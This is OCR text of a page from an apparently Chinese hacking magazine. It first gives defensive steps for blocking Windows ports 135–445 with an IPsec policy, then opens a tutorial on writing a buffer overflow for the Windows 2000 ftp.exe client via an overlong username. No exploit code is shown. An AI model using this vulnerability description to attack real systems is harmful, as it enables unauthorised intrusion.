


图2




图3

在寻址栏中源地址选“任何IP地址”，目标地址选“我的IP地址”，在协议栏中选择TCP协议，然后在“到此端口”的下的文本框中输入“135”点击确定，如图3。筛选器中就加入了新的策略了，再依样画葫芦加入TCP137/138/139/445和UDP135/137/138/139/445。添加好按确定回到“新规则属性”，选中我们新建的表前面的复选框，即“激活”了，接着，点击“筛选器操作”依旧把“使用添加向导”左边的勾去掉，点添加，选中“阻止”，然后确定。再选中“新筛选器操作”复选框，点击确定。最后“新IP安全策略属性”对话框的“新的IP筛选器列表”打勾，按确定回到“本地安全策略”，右击新添加的IP安全策略，然后选择“指派”就OK了。真够麻烦，嫌麻烦的可以用天网的自定义IP规则，这里以TCP135端口为例，比较简单，如图4。






图4

下接375页




黑客编程

再谈编写缓冲区溢出程序

爱无言

缓冲区溢出程序的教程已被牛人们写的差不多了，而我是个喜欢凑热闹的人，所以我决定再写写这方面的文章，也算是给像我一样的广大菜鸟同志们一个学习交流的过程吧！

我举的这个例子是我自己独立发现的，也许早有人发现了，我只是想突出在构造Shellcode时一些巧妙的思路，所谓见多识广嘛！好，不废话了，让我们进入主题。

对于Win2000 pro的用户，在FTP使用匿名登录时，当输入过长的用户名变量后，再使用系统命令，如：pass，ls，ftp（版本：Microsoft Ftp v5.0.2134.1及v5.0.2134.1以下版本）会产生缓冲区溢出，注意这里是ftp.exe程序溢出，不是FTP服务程序溢出，如图1。

